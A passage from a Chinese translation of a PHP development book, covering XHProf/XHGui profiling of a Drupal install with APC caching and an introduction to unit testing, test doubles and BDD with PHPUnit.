单击 Timestamp 后你将对单个运行进行完整调试。我们用第一个数据块对确切的 URL 以及相似的 URL 进行汇总（在示例中，因为我们没有设定 urlSimilartor，所以它们是相同的）。结果显示在图 6.15 中。

这个表的底部是一个和当前键相对照的另一个运行键的输入（我们稍后会看到）。

该接口接下来的部分全都是关于我们的请求、Cookie 及其值、GET（如果合适，也许是 POST）参数，以及一个简单的饼图；后者给我们概述了什么时间花费在运行哪个函数上，如图 6.16 所示。

Stat	Exact URL	Similar URLs
Count	4	4
Min Wall Time	172.4970 ms	172.4970 ms
Max Wall Time	238.3140 ms	238.3140 ms
Avg Wall Time	196.7258 ms	196.7258 ms
95% Wall Time	238.3140 ms	238.3140 ms
Display run Incl. Wall Time (microsec)	183,443 microsecs	
Min CPU Ticks	168.7100 ms	168.7100 ms
Max CPU Ticks	187.9610 ms	187.9610 ms
Avg CPU Ticks	179.2057 ms	179.2057 ms
95% CPU Ticks	187.9610 ms	187.9610 ms
Display run Incl. CPU (microsecs)	176,528 microsecs	
Min Peak Memory Usage	20,417,592 bytes	20,417,592 bytes
Max Peak Memory Usage	20,417,752 bytes	20,417,752 bytes
Avg Peak Memory Usage	20,417,708 bytes	20,417,708 bytes
95% Peak Memory Usage	20,417,752 bytes	20,417,752 bytes
Display run Incl. PeakMemUse (bytes)	20,417,736 bytes	
Number of Function Calls:	8,631	
Perform Delta:		Delta

图 6.15　通过 Timestamp 链接对一个单独的运行进行完整调试

Cookie	Results
SESS22b8b1fd73959e137176446d2f42c2f5	dwlau7iK-_ArnB6TrcEUvJwA2-eNxwg7q2wkxYHjeVw
Drupal_toolbar_collapsed	0
has_js	1
_profile	1

Get	Results
q	node

Post	Results




图 6.16　请求的结果，包括 Cookie、GET 和 POST 参数

你会注意到这个饼图中的第一个项目是 Loading。这个特殊的群包含了 include、include_once、require 以及 require_once。因为这是有效的磁盘 I/O，所以我们仅打开字节码缓存就可能显著提高性能。我们将首先尝试这个操作。

下面是最后一部分，如图 6.17 所示。

Function	Call Count	Wall Time	CPU	Memory Usage	Peak Memory Usage	Exclusive Wall Time	Exclusive CPU	Exclusive Memory Usage	Exclusive Peak Memory Usage
main()	1	183443	176528	20326904	20417736	268	251	-47336	192
drupal_bootstrap	1	121076	119731	17763680	17540176	316	300	-25520	984
_drupal_bootstrap_full	1	102024	101443	14794288	14197536	1456	1383	-71088	136
module_load_all	64	68514	68456	9980656	10238592	300	333	-7072	632
drupal_load	34	65882	65899	9656120	9899008	3779	3652	-147360	0
menu_execute_active_handler	1	39953	53385	2066056	2192264	35	27	-1736	1200

图 6.17　函数调用执行的列表

在这儿我们可看到该请求中执行函数调用的列表。每一行都包含以下内容（你会认识到这些是比标准 UI 更友好的替代方案）。

这个列表是按任意列分类的；对于快速检查 Call Count 列，这是一个好主意，以免你不小心超过预期多次地调用元素。例如，在通过 CVS 导入并保存数据时，我们曾经检查 POST 输入；它调用输入测试函数几乎达到 30 000 次。

单击任何函数的名称，你将会看到该函数的 Parent/Child Call Report，就像在标准 UI 中一样。

现在我们已经看到了 XHGui 的主要部分，可以试着启用 APC 缓存以提高速度，看看 XHGui 可以为我们显示什么。这可以通过任何一个 GUI 来执行；然而，为了便于使用，我们还是使用 XHGui，尽管它还处于起步阶段。

我们再回头看运行列表，在列表的底部可以看到原始请求；接下来是 APC 启用的第一个请求；最上面是 APC 缓存操作码后的第一个请求。

APC 用以执行最初缓存的资源数量非常重要，它们使用了差不多 35% 的 CPU 时间，并且耗费了不少于 5 倍的挂钟时间。然而，一旦请求被缓存，APC 的影响马上显现，CPU 的使用率下降了三分之二，挂钟时间减少了超过一半，如图 6.18 所示。

Timestamp	Cpu	Wall Time	Peak Memory Usage
Jul 13 23:20:23 4e1e6077dee09	67573	71928	5198536
Jul 13 23:20:19 4e1e6073f0827	267517	513559	20418384
Jul 13 22:31:25 4e1e54fdd8a97	176528	183443	20417736

图 6.18　一旦请求被缓存后 APC 的影响

单击 URL 或简化 URL，我们也可在图中看到这些结果，如图 6.19 所示。

现在我们已经有了 3 次运行，那就来比较一下它们吧。首先，单击进入我们的原始请求（你也许想在一个新标签中做这些，或者首先复制一个其他请求的请求 ID 到一个便笺本）。

然后，我们在信息汇总表底部的 Perform Delta 输入框中插入第二个请求的 ID。我们将看到 Delta Review 页面。这个页面有两个主要构成：在 Delta Difference 表的顶部两边包括了第一次和第二次运行的请求的详细信息。这个表是整个页面中信息量最大的部分。图 6.20 显示了这些结果。




图 6.19 使用图表示挂钟时间和内存峰值

	Run One ID: 4e1e54fdd8a97	Run Two ID: 4e1e6073f0827	Diff	Diff%
Number of Function Calls	8,631	8,631	0	0.0%
Incl. Wall Time (microsec)	183,443	513,559	330,116	180.0%
Incl. CPU (microsecs)	176,528	267,517	90,989	51.5%
Incl. MemUse (bytes)	20,326,904	20,327,184	280	0.0%
Incl. PeakMemUse (bytes)	20,417,736	20,418,384	648	0.0%

图 6.20 第一次和第二次运行之间的差异列表

紧接着的是 Function Call 表，它显示了每个函数两次运行之间的增量差异。在这个示例中，唯一的区别是资源的使用，两个请求所调用函数的号码完全相同。

现在来比较第一个和第三个请求。我们来看看图 6.21。

这一次函数调用的数量有所减少，这个差异也是激动人心的，速度快了 60%。函数调用之间的这个差异归功于 APC 所做的优化。因此，这个结果正是我们所期望的；现在我们来确认所有原因。我们只需单击运行的详细信息，如图 6.22 所示。

毋庸置疑，现在加载在饼图中只占了很小的一部分。太好了！

很显然，安装股票 Drupal 是件很小的事情，因此在这一点上进行优化毫无意义；然而，你

现在可以看到测定代码减速所处位置的过程，以及如何测量发生的变化。

	Run One ID: 4e1e54fdd8a97	Run Two ID: 4e1e6077dee09	Diff	Diff%
Number of Function Calls	8,631	8,396	-235	-2.7%
Incl. Wall Time (microsec)	183,443	71,928	-111,515	-60.8%
Incl. CPU (microsecs)	176,528	67,573	-108,955	-61.7%
Incl. MemUse (bytes)	20,326,904	4,980,848	-15,346,056	-75.5%
Incl. PeakMemUse (bytes)	20,417,736	5,198,536	-15,219,200	-74.5%

图 6.21　第一次和第三次运行的差异




图 6.22　这个我们请求的详细信息的饼图显示了在函数调用上的显著区别

我们做性能调整最关键的是：一次只能改变一件事。考虑到我们很容易测量和比较修改前后的变化，因此你没理由忽略这条规则。

使用 XHProf 进行 Profiling 可以变得很有趣，查找并修复很大的性能问题对我们是很重要的经验。此外，你可以真切地感受自己的应用程序如何运行——实际上有多少“意大利面条”呢？对结果进行 Profiling 和挖掘是你成为一个优秀开发者的标志，做到这一点可使你更坚定地走上成为杰出开发者的成功之路。

6.6　本章小结

你可以针对应用程序很多部分的性能问题。然而在很多情况下，你会发现比起执行数百行 PHP 代码，你将花费更多的时间执行一个数据库查询。而 Profiling 将有助于指引你将大部分精

力集中到最值得做的地方。

首先我们要解决性能下降这个最大的难题，这样便可获得整体性能的更好提升。如果一个SQL查询花费10秒，而你将它的执行速度提高了50%，这样你为自己节省了5秒；然而，如果执行一个PHP函数花费5秒，你同样将它的执行速度提高了50%，你实际上却只节省了半秒钟。很遗憾，我们只能做到这么多。在某些时候，你将受到硬件性能的绝对限制，以我们的经验，你更有可能受到磁盘或网络I/O的限制，而不是CPU或RAM的限制。这时你需要开始在多台计算机上缩放应用程序。

PHP和它的**无分享架构**（也就是说，如果你不积极使用会话和某些类型的存储创建请求，那么请求之间也无持续性）缩放自如。然而缩放的主题非常复杂，非常值得我们写一本书来专门论述它。尽管这样，通过本章中所学到的知识，你将较好地优化应用程序的性能。

第⑦章

自动测试

一般来说，实用的 Web 应用程序都不会是一个简单的设计；大多数程序都有一套“活动部件”，我们加以整合便形成最终产品。由于产品的功能和特性会发生改变，对其预期或正确行为的定义也随之发生改变。自动化测试的目的是确保应用程序的预期行为和实际行为在它的生命周期内保持一致。

这里有几种类型的测试，每一种测试都针对应用程序的某个具体方面。本章将向你介绍每一种类型的测试，以及在项目中实现测试所必需的软件和过程。

7.1 单元测试

测试应用程序的第一步是要确保其各个组成部分运转正常，我们将这种做法称为**单元测试**（unit testing）。若没有单元测试，在应用程序中找出导致错误运行的原因一般来说相当困难。

单元测试通常采用一个单元测试框架，它提供了编写和运行测试并输出结果所需要的基本结构。一些较为常用的单元测试框架包括 PHPUnit ㊀、SimpleTest ㊁，以及 PHPT ㊂。

PHPUnit 是大多数项目的实际标准，实现了显示在其他框架的很多相同功能和概念，正因为如此，在本章中我们将它用来作为单元测试的示例。虽然并不是所有的单元测试框架都需要面向对象编程的相关知识，但大多数框架需要，PHPUnit 也不例外。如果你对面向对象编程的概念和背景知识仍然不熟悉，我们建议你回头重新看看本书第 1 章的内容。

7.1.1 安装 PHPUnit

安装 PHPUnit 的首选方法是使用 PEAR 安装程序。有关 PEAR 安装包的信息详见附录 A。PHPUnit PEAR package 安装说明可以在 http://pear.phpunit.de ㊃ 中找到。这两个安装过程的文档相当齐全，因此这里不再赘述。对于本章其他部分，我们假定你已经有一个 PHPUnit 安装，而且 PEAR 安装路径就在 PHP 所包含的路径中㊄。

7.1.2 编写测试用例

测试用例是一个类，其中包含测试其他类的逻辑。就 PHPUnit 来说，测试用例类扩展了

㊀ http://phpunit.de

㊁ http://www.simpletest.org/

㊂ http://qa.php.net/write-test.php

㊃ http://pear.phpunit.de

㊄ http://php.net/manual/en/ini.core.php#ini.include-path

PHPUnit_Framework_TestCase class，或是它的一个子类。

按照惯例，大部分项目在项目根目录中都包含有一个 tests 子目录，如果这个目录的文件路径与这个项目的主要源代码目录直接对应，它将更易于导航浏览。例如，如果一个 Vendor_Group_Class 类包含在文件 lib/Vendor/Group/Class.php 中，那么相应的测试类可能就在 tests/Vendor/Group/ClassTest.php 文件中。理想情况下，类的命名应该遵守 PEAR 的命名规范[⊖]，详细原因见本章后面内容。

下例是一个需要测试的类。

chapter_07/lib/Calculator.php

```
class My_Calculator
{
  public function add($a, $b)
  {
    return $a + $b;
  }
}
```

相应的测试用例如下所示。

chapter_07/tests/CalculatorTest.php

```
class My_CalculatorTest extends PHPUnit_Framework_TestCase
{
  private $calculator;

  protected function setUp()
  {
    $this->calculator = new My_Calculator();
  }

  protected function tearDown()
  {
    unset($this->calculator);
  }

  public function testAddBothPositive()
  {
    $result = $this->calculator->add(3, 2);
    $this->assertEquals(5, $result);
  }

  public function testAddPositiveAndZero()
  {
    $result = $this->calculator->add(2, 0);
    $this->assertEquals(2, $result);
  }

  public function testAddPositiveAndNegative()
  {
    $result = $this->calculator->add(-1, 1);
```

⊖ http://pear.php.net/manual/en/standards.naming.php

```
        $this->assertEquals(0, $result);
    }
}
```

这个类中的每个方法都有一个带 test 前缀的名字，PHPUnit 将执行下面的过程：

1）创建这个类的一个实例。

2）在运行测试之前先执行 setUp() 方法做任何必要的初始化。

3）运行相关的 test() 方法执行实际的测试逻辑。

4）执行 tearDown() 方法做任何必要的清理。

注意，在你的测试用例类中声明 setUp() 和 tearDown() 方法是可选择的，因为 PHPUnit_Framework_TestCase 定义的是空方法，如果你没有覆盖这些空方法，那么这些空方法将被执行。

测试逻辑由**断言**（assertion）组成，我们通过对状态的检查确认被测试的逻辑是否达到预期效果。PHPUnit 中的断言方法[⊖] 就像前面的 assertEquals() 方法，由 PHPUnit_Framework_Assert 提供，它的父类是 PHPUnit_Framework_TestCase。

我们要充分利用这些专业断言方法的优势，例如，当预期和实际状况不同时，PHP 自带的 assert()[⊜] 函数会提供更多的相关信息。当你需要做断言时必须牢记这一点，并且为你的特定使用实例尽量选择最合适的断言方法。在更复杂或特定领域的实例中，你甚至可以自己编写断言方法。

7.1.3 运行测试

测试使用 phpunit 命令来运行，该命令包含在 PEAR 包的 PHPUnit 命令行中，是通过如下方式从命令行调用的：

```
phpunit My_CalculatorTest My/CalculatorTest.php
```

你还记得前一节我们曾提及要遵守 PEAR 的命名标准吗？如果没有指定文件路径，phpunit 将尝试从基于命名规范的类名中获取它们。由于这个例子遵守了这些惯例，下面的示例与前面的示例完全相同。

```
phpunit My_CalculatorTest
```

phpunit 有很多有用的配置选项，下面是其中一些示例：

--bootstrap <file> phpunit 在执行测试套件之前通过这个选项指定要包含的 PHP 文件。它对全局范围内的自动加载和其他的初始化逻辑非常有用。

-d key[=value] 这将启用一个 PHP 配置标志（例如，-d file_uploads[⊝]），或者设定一个 PHP 配置设置的值（例如，-d memory_limit=128M[⊞]）。可以指定多次并设置多个选项。

--filter <pattern> 这通过类名和正则表达式来过滤哪些测试方法来自于指定的类。尤

⊖ http://www.phpunit.de/manual/current/en/writing-tests-for-phpunit.html#writing-tests-for-phpunit.assertions

⊜ http://php.net/assert

⊝ http://php.net/manual/en/ini.core.php#ini.file-uploads

⊞ http://php.net/manual/en/ini.core.php#ini.memory-limit

其当我们创建或修改测试方法时，它特别适合运行单个测试方法。

如果使用了这几个选项，你便可以用 PHPUnit 配置文件修改它们的默认值[⊖]，也可在当前工作目录创建一个命名为 phpunit.xml 的文件，或者通过传递到 phpunit -c 选项的路径引用一个文件。

基本的配置文件如下所示。

chapter_07/tests/phpunit.xml

```
<phpunit backupGlobals="true"
         backupStaticAttributes="false"
         <!--bootstrap="/path/to/bootstrap.php"-->
         colors="false"
         convertErrorsToExceptions="true"
         convertNoticesToExceptions="true"
         convertWarningsToExceptions="true"
         forceCoversAnnotation="false"
         mapTestClassNameToCoveredClassName="false"
         processIsolation="false"
         stopOnError="false"
         stopOnFailure="false"
         stopOnIncomplete="false"
         stopOnSkipped="false"
         syntaxCheck="false"
         testSuiteLoaderClass="PHPUnit_Runner_➥
           StandardTestSuiteLoader"
         <!--testSuiteLoaderFile="/path/to/➥
           StandardTestSuiteLoader.php"-->
         strict="false"
         verbose="false">
  <!-- ⋮ -->
</phpunit>
```

当 phpunit 运行的时候，它会显示一个进度指示条，用来显示我们已经执行测试方法的数量和它们的执行结果。一旦所有的测试方法运行完毕，phpunit 会揭示出哪条测试失败以及哪个断言导致失败等更多相关信息。如果前面 My_Calculator 示例中的 + 被修改为—，那么 phpunit 的输出看起来就会像这样：

```
$ phpunit My/CalculatorTest.php
PHPUnit 3.5.13 by Sebastian Bergmann.

F.F

Time: 0 seconds, Memory: 6.25Mb

There were 2 failures:

1) My_CalculatorTest::testAddBothPositive
Failed asserting that <integer:1> matches expected <integer:5>.

My/CalculatorTest.php:19

2) My_CalculatorTest::testAddPositiveAndNegative
Failed asserting that <integer:-2> matches expected <integer:0>.
```

⊖ http://www.phpunit.de/manual/current/en/appendixes.configuration.html

```
My/CalculatorTest.php:29

FAILURES!
Tests: 3, Assertions: 3, Failures: 2.
```

如果我们已经安装了 Xdebug 扩展程序[⊖]（见 6.5 节），而且也给 --coverage-html 选项指定了目录的路径，那么在那个目录中我们将创建一个 HTML 格式的**代码覆盖率报表**[⊜]。这个生成的 index.html 文件为报表其他部分提供了摘要和导航。这个报表显示了每一个测试类的运行次数以及测试用例执行的每一行代码。理想情况下，你的项目中所有类的每一行代码至少应被执行一次，我们称其为 100% 的代码覆盖率，但是请记住，这并不代表单元测试已经完全覆盖了你的代码[⊜]。

7.1.4 测试替身

一个有效的应用程序几乎没有彼此完全独立运行的组件。大多数程序都具有一组简单而又独立的类，并且与其他相互依赖的类共同使用。下面是一个依赖类的示例，它使用前面独立的 calculator 类计算汇总值。

chapter_07/lib/Totaller.php

```
require_once dirname(__FILE__) . '/Calculator.php';

class My_Totaller
{
  private $calculator = null;
  private $operands = array();

  public function getCalculator()
  {
    if (empty($this->calculator)) {
      $this->calculator = new My_Calculator;
    }
    return $this->calculator;
  }

  public function setCalculator(My_Calculator $calculator)
  {
    $this->calculator = $calculator;
  }

  public function addOperand($operand)
  {
    $this->operands[] = $operand;
  }

  public function calculateTotal()
  {
    $calculator = $this->getCalculator();
    $total = 0;
    foreach ($this->operands as $operand) {
```

⊖ http://xdebug.org/

⊜ http://www.phpunit.de/manual/current/en/code-coverage-analysis.html

⊜ http://sebastian-bergmann.de/archives/913-Towards-Better-Code-Coverage-Metrics-in-the-PHP-World.html

```
      $total = $calculator->add($total, $operand);
    }
    return $total;
  }
}
```

如前所述，单元测试的目的就是在彼此隔离的情况下测试组件。那么我们如何才能对依赖类编写单元测试呢？

测试替身[⊖] 是用于代替依赖的对象，PHPUnit 支持使用 PHPUnit_Framework_TestCase 类的 getMock() 方法创建测试替身。该方法有一个必要的参数：生成测试替身的类名。getMock() 所返回的对象是动态创建的一个原始类子类的实例。正因为如此，该对象可用来取代这个类的一个实例并重写其中任何未用 final、private、static 关键字声明的方法。让我们来看以下示例。

chapter_07/tests/TotallerTest.php

```
require_once '../lib/Totaller.php';

class My_TotallerTest extends PHPUnit_Framework_TestCase
{
  private $calculator;
  private $totaller;

  protected function setUp()
  {
    $this->calculator = $this->getMock('My_Calculator');
    $this->totaller = new My_Totaller;
    $this->totaller->setCalculator($this->calculator);
  }

  public function testCalculateTotal()
  {
    $this->calculator
      ->expects($this->at(0))
      ->method('add')
      ->with(0, 1)
      ->will($this->returnValue(1));
    $this->calculator
      ->expects($this->at(1))
      ->method('add')
      ->with(1, 2)
      ->will($this->returnValue(3));
    $this->calculator
      ->expects($this->at(2))
      ->method('add')
      ->with(3, 3)
      ->will($this->returnValue(6));
    $this->totaller->addOperand(1);
    $this->totaller->addOperand(2);
    $this->totaller->addOperand(3);
    $this->assertEquals(6, $this->totaller->calculateTotal());
  }
}
```

⊖ http://www.phpunit.de/manual/current/en/test-doubles.html

在 setUp() 方法中，我们创建了一个 My_Calculator 类的测试替身，并使用 setCalculator() 方法添加了一个 My_Totaller 实例。后来，当 testCalculateTotal() 调用 My_Totaller 的 calculateTotal() 方法时，该方法对 getCalculator() 进行了一次内部调用，并返回了测试替身。

默认情况下，测试替身的所有方法仅返回 null 值，除非我们定义了其他逻辑。定义这个逻辑的过程称为**存根**（stubbing），例如，在该逻辑中包含证实的预期情况下，我们用特定参数值**模拟**调用一个方法。为了支持这一点，PHPUnit 提供了一个流畅的接口，如果你仍未熟悉这些内容，请详细阅读 1.3.5 节。

调用 My_Calculator 测试替身的 expects() 方法接受**匹配器**，这是一个表示方法调用预期的对象。就 expects() 方法而言，这个预期要么是该方法会被执行多少次，要么就是对一个特定调用方法的引用。在后一种情况下，引用特定调用的目的是允许其他的预期被指定停止链式调用。PHPUnit_Framework_TestCase 包含便利的简写方法以获取匹配器。PHPUnit 手册详细记录了使用 expects() 返回适合匹配器的方法。㊀

在这个链式调用中接下来调用了 method() 方法，它仅仅指定测试替身中哪一个方法将被模拟。紧接着调用的是 with() 方法，这是可选择的，用于实现对参数值的约束。传递给 with() 的每一个参数相当于在同一个位置模拟方法的参数，它要么是一个匹配值，要么是一个标量值。传递一个标量值等于将这个包装在调用中的值传递到 $this->equalTo()（在 PHPUnit_Framework_Assert 中定义）中，$this->equalTo() 返回一个匹配值用以检查是否与这个特定的值相等。PHPUnit 手册详细记录了 with() 方法其他适合的匹配值㊁。

最后，我们调用 will() 方法以指定方法调用的结果，will() 方法在示例中返回一个通过调用 $this->return-Value() 显示的给定值。替代方案包括使用 $this->onConsecutiveCalls() 对一系列连续的调用返回不同的值，使用 $this->returnArgument() 返回传入到最初方法调用的其中一个参数值，或者使用 $this->throwException() 抛出一个给定的 Exception 实例。这些全都详细记录在 PHPUnit 手册上的 stub 部分㊂。异常有可能在与外部系统（比如数据库服务器）交互期间被抛出，这在测试中经常被忽视。正如 Netflix 博客中一篇博文提及他的团队使用 AWS 时学到的教训："避免失败的最好方式是持续失败。"当你在编写测试时要牢记这一点。

示例中的这个链式方法调用用于指明参数值，它对 My_Calculator 测试替身和预期的返回值中的每个 add() 方法引用进行预期。在这个示例中，虽然这个方法的原始实现相当简单，但是我们可以假设它在其他的示例中更为复杂。这说明了测试替身的重要价值，即减少潜在复杂逻辑进入一系列对参数和返回值预期的能力。另一个重要价值在于测试 My_Totaller 操作是否独立于 My_Calculator；如果后者发生变化，前者也不受影响。

在某些用例中，PHPUnit 测试替身实现会有所限制。其他的一些框架已经填补了这个缺陷，尤其是 Phake ㊃ 和 Mockery ㊄ 这两个框架。如果你发现 PHPUnit 提供的原有功能似乎失效，这些替

㊀ http://www.phpunit.de/manual/current/en/test-doubles.html#test-doubles.mock-objects.tables.matchers

㊁ http://www.phpunit.de/manual/current/en/writing-tests-for-phpunit.html#writing-tests-for-phpunit. assertions.assertThat.tables.constraints

㊂ http://www.phpunit.de/manual/current/en/test-doubles.html#test-doubles.stubs

㊃ https://github.com/mlively/Phake

㊄ https://github.com/padraic/mockery

代方案绝对值得一用。

7.1.5 编写可测试的代码

在编写代码过程中很多易于测试的常见问题可通过以下两条原则避免。

第一是避免编写不能被清除的方法。也就是说，声明方法时可使用任一 final、private 以及 static 关键字。调用这些方法的代码单元不能独立进行测试，使得我们难以找出问题的原因。

第二是始终允许依赖注入（更多依赖注入的内容，详见 4.1.8 节）。这一原则的理由是相同的：如果依赖的是硬编码，使用它的类不再独立于依赖而进行测试，在定位非预期的行为时使单元测试变得没有多大用处。

有一个方法对于编写可测试代码非常有用，那就是**测试驱动开发**（Test-Driven Development, TDD）。此过程在编写被测试的实际代码之前需要编写对代码的测试，运行测试以验证代码的失败，然后编写代码以使测试通过。这样做有双重益处：第一，测试需要编写，而不是由于工期紧张或其他困难而被排除在项目之外；第二，测试强迫你使用被测试代码的 API，它可以帮助设计和可测试性问题及早暴露出来。

一个与之相关的方法是**行为驱动开发**（Behavior-Driven Development, BDD），它扩展了 TDD，并使用可以被非开发人员理解的自然语言编写测试用例（或在 BDD 中被引用的规范）。PHPUnit 使用一个 Story 扩展[㊀] 运行，该扩展加强了对 BDD 样式测试的支持，稍后我们会在 BDD 的示例中用到它。PHP BDD 测试框架的备选方案包括 Behat[㊁] 和 PHPSpec[㊂]。

在 BDD 规范背后的理念是使用 □ **域特定语言**[㊃]（DSL）描述代码应该如何运行，它们适合与被测试代码相关的领域或主题范围。每个规范都包含 3 部分：背景、事件、结果。格式化的规范如下所示：

```
Given: [context]
And: [another context]
When: [event]
And: [another event]
Then: [outcome]
And: [another outcome]
```

这个输出中的每一行都称为一个**步骤**（step）。每个步骤只不过使用不同的值来重复前一个步骤。每个背景、事件、结果的潜在值都必须以编程方式定义。这些定义只需表示一次就可以多次使用，这是该开发方法的主要优势。让我们来看一个示例。

chapter_07/tests/TotallerBehavioralTest.php (*excerpt*)

```
class My_TotallerBehavioralTest extends➥
  PHPUnit_Extensions_Story_TestCase
{
  public function runGiven(&$world, $action, $arguments)
```

㊀ http://www.phpunit.de/manual/current/en/behaviour-driven-development.html

㊁ http://behat.org/

㊂ http://www.phpspec.net/

㊃ http://en.wikipedia.org/wiki/Domain-specific_language

```
{
  switch ($action)
  {
    case 'New totaller':
      $world['calculator'] = $this->getMock('My_Calculator');
      $world['calculator']
        ->expects($this->any())
        ->method('add')
        ->will($this->returnCallback(array($this,➥
         'calculatorAdd')));
      $world['totaller'] = new My_Totaller();
      $world['totaller']->setCalculator($world['calculator']);
      break;
    default:
      return $this->notImplemented($action);
  }
}

public function calculatorAdd($a, $b)
{
  static $sums = array(
    '0+2' => 2,
    '0+-1' => -1,
    '2+3' => 5,
    '2+0' => 2,
    '-1+1' => 0,
  );

  $eqn = $a+$b;
  if (isset($sums[$eqn]))
  {
    return $sums[$eqn];
  }

  $this->fail("No known output for calculator inputs:".➥
    $a . ", " . $b);
}

public function runWhen(&$world, $action, $arguments)
{
  switch ($action)
  {
    case 'Totaller receives operand':
      $world['totaller']->addOperand($arguments[0]);
      break;
    default:
      return $this->notImplemented($action);
  }
}

public function runThen(&$world, $action, $arguments)
{
  switch ($action)
  {
    case 'Total should be':
      $this->assertEquals($arguments[0],➥
        $world['totaller']->calculateTotal());
      break;
```

```
        default:
          return $this->notImplemented($action);
      }
    }

    // ⋮
}
```

对背景、事件以及结果值的支持都分别在 runGiven()、runWhen()、runThen() 方法中实现。每个方法都接受 3 个参数：

1）$world 通过引用传递，用来作为一个状态容器穿过给定场景的所有步骤。

2）$action 为背景、事件和结果提供值。

3）$arguments 是一个参数数组，与 $action 关联使用。

runGiven() 对即将执行的事件进行重新初始化 $world 操作。runWhen() 在代表 $world 的状态下执行那些事件。最后，runThen() 应该使用断言来确保 $world 在预期的状态下跟随事件的执行。

让我们来看一个场景的例子。

chapter_07/tests/TotallerBehavioralTest.php (*excerpt*)

```
class My_TotallerBehavioralTest extends➥
  PHPUnit_Extensions_Story_TestCase
{
  // ⋮

  /**
   * @scenario
   */
  public function sumOfTwoPositiveNumbersIsPositive()
  {
    $this
      ->given('New totaller')
       ->when('Totaller receives operand', 2)
        ->and('Totaller receives operand', 3)
       ->then('Total should be', 5);
  }

  /**
   * @scenario
   */
  public function sumOfAPositiveNumberAndZeroIsPositive()
  {
    $this
      ->given('New totaller')
       ->when('Totaller receives operand', 2)
        ->and('Totaller receives operand', 0)
       ->then('Total should be', 2);
  }

  /**
   * @scenario
   */
  public function sumOfEqualPositiveAndNegativeNumbersIsZero()
  {
    $this
```

```
        ->given('New totaller')
         ->when('Totaller receives operand', -1)
          ->and('Totaller receives operand', 1)
         ->then('Total should be', 0);
    }
}
```

以上场景相当于上一节中的测试示例“测试替身”。在测试方法名前加上 test 前缀的命名约定并不适用于这个场景；而是用一个 @scenario 文档块标记指明这个类中的哪个函数准备作为场景运行。

每个 given()、when() 以及 then() 的调用为 $action 和 $arguments 传递适当的值到对应的具有 $world 当前值的 run*() 方法。and() 方法仅仅充当了链式执行方法中最后一个环节的语义代理。

输出场景的命名是基于它们对应的方法名。由于对 BDD 适当地格式化输出，我们使用 story 标志来执行这种形式的命令。

```
phpunit --story My/TotallerTest.php
```

这个示例的输出如下所示：

```
My_Totaller
 [x] Sum of two positive numbers is positive

   Given New totaller
    When Totaller receives operand 2
     and Totaller receives operand 3
    Then Total should be 5

 [x] Sum of a positive number and zero is positive

   Given New totaller
    When Totaller receives operand 2
     and Totaller receives operand 0
    Then Total should be 2

 [x] Sum of equal positive and negative numbers is zero

   Given New totaller
    When Totaller receives operand -1
     and Totaller receives operand 1
    Then Total should be 0

Scenarios: 3, Failed: 0, Skipped: 0, Incomplete: 0.
```

7.1.6 测试视图和控制器

开发 Web 应用程序的常见方法之一包括使用模型 – 视图 – 控制器（MVC）框架，以提供结构及用以建立特定领域逻辑的常用组件。（你可以参考 4.1.9 节所有关于 MVC 的内容。）如果你还记得，模型通常用来处理保存在数据库里的数据；因此，我们会在 7.2 节中看到这个方法，它已足够让我们为其编写测试。在这样一个应用程序里为视图和控制器编写测试可能会更简单。

虽然实现大相径庭，但大多数 MVC 控制器的功能是与模型交互、收集数据，并将这些数据传递到特定的视图以呈现给最终用户。换句话说，控制器和视图有所**耦合**，或相互依存。像

Zend Framework[⊖] 这样的框架推荐我们要么测试控制器和视图，要么根本就不测试视图。

在你准备更深入学习本节的示例之前，你应该查阅文档和像邮件列表、论坛这样的社区交流，以确认你选择的框架没有本机功能或扩展与这里提供使用相同的功能类型。本章示例的目的是说明独立于任何特定框架的概念。

让我们来看一个控制器示例。

